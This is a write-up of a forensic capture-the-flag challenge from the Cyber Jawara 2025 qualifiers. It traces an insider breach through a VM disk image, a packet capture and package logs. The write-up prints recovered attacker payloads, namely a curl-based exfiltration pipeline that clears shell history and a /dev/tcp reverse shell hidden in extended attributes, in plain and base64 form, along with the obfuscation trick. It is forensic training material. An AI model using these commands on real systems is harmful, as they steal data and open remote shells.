Unorthodox Part 1 – Cyber Jawara Qual 2025
On December 27th, I participated in the Cyber Jawara 2025 Qualifiers with my team, manablokchennya-Xx and we qualified to the final stage, where one of the forensic challenges I manage to solved was “Unorthodox - Part 1.”.
Unorthodox – Part 1 stood out as a particularly interesting challenge due to its realistic investigation flow, especially in the later stage where the attacker leveraged less common persistence techniques. Instead of relying on obvious indicators of compromise, the challenge required careful review of package installation logs and extended file attributes to uncover a stealthy payload hidden using xattr, which was planted months before the actual data exfiltration took place.
In this post, I will present a complete forensic write-up of the challenge, detailing each step of the investigation — from mounting the compromised virtual machine and validating credential integrity, to uncovering hidden persistence mechanisms, decrypting exfiltrated data, and identifying multiple internal threat actors operating within the environment.
You can access the challange attachments here
Unorthodox Part 1
Attachment
- artifact.zip
Description
Our client has suffered a critical internal breach. All the details can be found in CJ-UNORTHODOX-CASE-1.pdf file. You need to answer all the tasks correctly in the remote connection. There are 8 Questions for you to answer. All of the necessary artifacts including the document can be downloaded from the following zip file: https://drive.google.com/file/d/1rJk2hWxTV8jGLkAOdKPGAyBHPxNB67a2/view?usp=sharing Zip password = CJ2025{65e8d2d5563d202ff4d6269e08748f9e24854eb6374670851fe1542ebecf739c}
NOTE: The malicious artifact doesn’t encrypt/modify your files, don’t worry. You can trust me ^-^ Start challenge from: https://gzcli.ctf.cyberjawara.id/umum-quals-forensics-unorthodox-part-1
Initial Case Analysis
This case provided four files :
- CJ-UNORTHODOX-CASE-1.pdf
- PCAP_Captured.pcap
- CoreStock.ova
- exfiltrated.bin
From the PDF, we learn that the attacker caused three main impacts:
- All recent stock macro-analysis data was deleted
- All user login credentials were changed
- The server may have been compromised by multiple internal threat actors
Since the virtual machine might still contain useful evidence, I started by analyzing the CoreStock.ova file.
Mounting the Compromised Virtual Machine
An OVA is basically a packaged virtual machine, so I extracted it and obtained the main disk file: CoreStock-disk002.vmdk. To mount this VMDK and access the filesystem, I followed the method described here.
- Load the NBD kernel module
sudo modprobe nbd max_part=8 - Attach the VMDK to /dev/nbd0 (read-only)
sudo qemu-nbd --read-only --connect=/dev/nbd0 CoreStock-disk002.vmdk - Check the partition layout
sudo fdisk -l /dev/nbd0 From this output I identified:
- /dev/nbd0p2 → ext4 partition (~2GB) → this is the /boot partition
- /dev/nbd0p3 → LVM physical volume (~23GB) → this contains the main OS filesystem So the actual Linux system is stored inside LVM on partition p3.
- Detect and activate the LVM volumes
sudo pvscan
sudo vgscan
sudo vgchange -ay
sudo lvs
This revealed a logical volume: /dev/ubuntu-vg/ubuntu-lv
- Mount the root filesystem (read-only)
sudo mount -o ro,noload /dev/ubuntu-vg/ubuntu-lv /mnt/unUsing ro,noload ensures the filesystem journal is not replayed, so nothing on disk is modified. At this point, the full Linux filesystem became accessible at: /mnt/un

Question and Analysis
Now we move on to the question.
- Provide the current state SHA1 checksum of /etc/passwd and /etc/shadow files respectively.
Format: hexpasswd:hexshadow (e.g., 01cde86aeee1f8e73f969bb34b8e0102b54f22f4:80514ef77a78c1edb97cf51a205627b2d6ec679d)
We calculated the SHA1 checksum of both files directly from the mounted filesystem:

Answer :
b4e536869564e1b32dfd60ea90bc45227a289c3c:e9b3129a2209be30fb0ba6ceb61e5c0ee4e47c70
- What’s the IP address of the internal threat actor (local) who’s responsible to exfiltrate a certain data to their controlled website/API endpoint?
Format: ipv4.ipv4.ipv4.ipv4 (e.g., 172.16.1.78)
We analyzed the provided packet capture and inspected HTTP traffic. One suspicious HTTP POST request contained:
- User-Agent: curl
- Message Body: Berhasil :p
This strongly suggested command-line exfiltration activity.
Answer : 192.168.100.107
- What’s the path of the attacker controlled endpoint that receives the data? Note that the data doesn’t exist in the packet capture, but we’ve dissected and extracted it to the exfiltrated.bin file. Format: /path (e.g., /exfiltratedapi) A malicious script was discovered at: /home/cj/.ssh/rc.

When opening the file, it did not immediately show readable code. Instead, it contained Base64-encoded and obfuscated shell syntax, for example:
 Breaking down the obfuscation :
| Obfuscated Part | Explanation |
|---|---|
$'\u0073' |
Unicode escape sequence representing the character s |
ba$'\u0073h' |
Reconstructed at runtime to form the string bash |
${@,} & ${@%%…} |
Dummy parameter expansions used to confuse analysis |
<<< |
Here-string redirection for inline input |
So we know : it run bash and feeds decoded base64 into it. To inspect the actual malicious command safely,
we replaced the execution part with cat instead of bash

 This revealed the FULL malicious script:
echo "Haha your server is already pwned by Joko_S3mbunG." | tar -czf - -C /home/cj/core_app . | openssl enc -aes-256-cbc -salt -pbkdf2 -k 'Ch4LLG48uT_h3h3!' | curl -X POST --data-binary @- http://192.168.100.107/looters && history -c
So, we know that the data flow is : /home/cj/core_app -> tar -> openssl encryption -> curl POST -> attacker server
Answer : looters
- What’s the full absolute path of the targeted directory that the internal threat actor exfiltrates from? Format: /absolute/path (e.g., /opt/secret)
From the malicious script we recovered in /home/cj/.ssh/rc. We previously decoded the payload and discovered the following command chain: tar -czf - -C /home/cj/core_app .
Answer: /home/cj/core_app
- Where is the malicious exfiltrator script located? Please provide the full absolute path! During inspection of the compromised user account directory /home/cj/.ssh, we discovered rc, the file contains malicious encoded payload.
Answer : /home/cj/.ssh/rc
- It looks like the exfiltrated directory files were all being shredded. Please provide the original metadata title of the web application (in layout.tsx file), the total of the stock sectors and the total of the companies!
Format: Title Web App Name_totalstocksectors_totalcompanies (e.g., Cool Stock Website 2024 - Galapagos Stock_8_91)
First, we extracting the exfiltrated encrypted payload and decrypting using the attacker’s AES key : Ch4LLG48uT_h3h3! and than extracting the web app source code
tar -czf - -C /home/cj/core_app .
| openssl enc -aes-256-cbc -salt -pbkdf2 -k 'Ch4LLG48uT_h3h3!'
Inside /home/cj/core_app/company_secret/app/layout.tsx. We localted the metadata :
 Counting Stock Sectors inside : lib/stock-data.ts

total : 8
Counting Company List inside the same file :

Total companies = 40
Answer : Saham Bos 2025 - Stock Market Dashboard_8_40
-

Please provide the original state of all the stock codes for Technology Sector-based Stock Code! Format: STCK,STCK,STCK,STCK (e.g., NUMA,POCK,RAVA,LEMA) From the same file lib/stock-data.ts, we filtered companies where sector==”Technology” and resulted :
Answer : TECH,DIGI,CHIP,CLOUD,ELECT,DATA -
Upon the investigation, we sought another potential threat actor compromising the machine from the different IP but we didn’t see any plain IOC in the server. It looks like this threat actor was first seen in November before the exfiltration event occurs whereas there has been an unauthorized dependency/package installation in the server which we haven’t validated yet. Are you able to find another IP of the attacker and its payload in base64 form? Format: ipv4.ipv4.ipv4.ipv4_base64encodedpayload (e.g., 172.16.1.18_ZWNobyAnW3tob3N0czogMTkuMjEzLjQ1LjE2LCB0YXNrczogW3NoZWxsOiAvYmluL3NoIDwvZGV2L3R0eSA+L2Rldi90dHkgMj4vZGV2L3R0eV19XScgPiAkR0FMQUs7IGFuc2libGUtcGxheWJvb2sgJEdBTEFL)
While reviewing persistence artifacts, I noted a suspicious package installation in November, prior to the data exfiltration event: /mnt/ubuntu/var/log/dpkg.log
 The attr package is used to manipulate extended file attributes — commonly abused for stealth payload storage. (https://isc.sans.edu/diary/32116)
We scanned /home/cj for hidden xattr metadata and found a payload embedded in: /home/cj/frmstarter.script
 Decoded payload : sh -i >& /dev/tcp/192.168.100.137/8281 0>&1
This proves Attacker IP = 192.168.100.137
Answer : 192.168.100.137_c2ggLWkgPiYgL2Rldi90Y3AvMTkyLjE2OC4xMDAuMTM3LzgyODEgMD4mMQ==

FLAG :
CJ2025{13bf2db2271d235e2c33dc98d45482b1242df9333402f3e02ca83a9def15ac4b}
This investigation highlights the importance of going beyond obvious indicators and examining less common persistence vectors. Correlating disk, log, and network artifacts ultimately revealed the complete attacker workflow.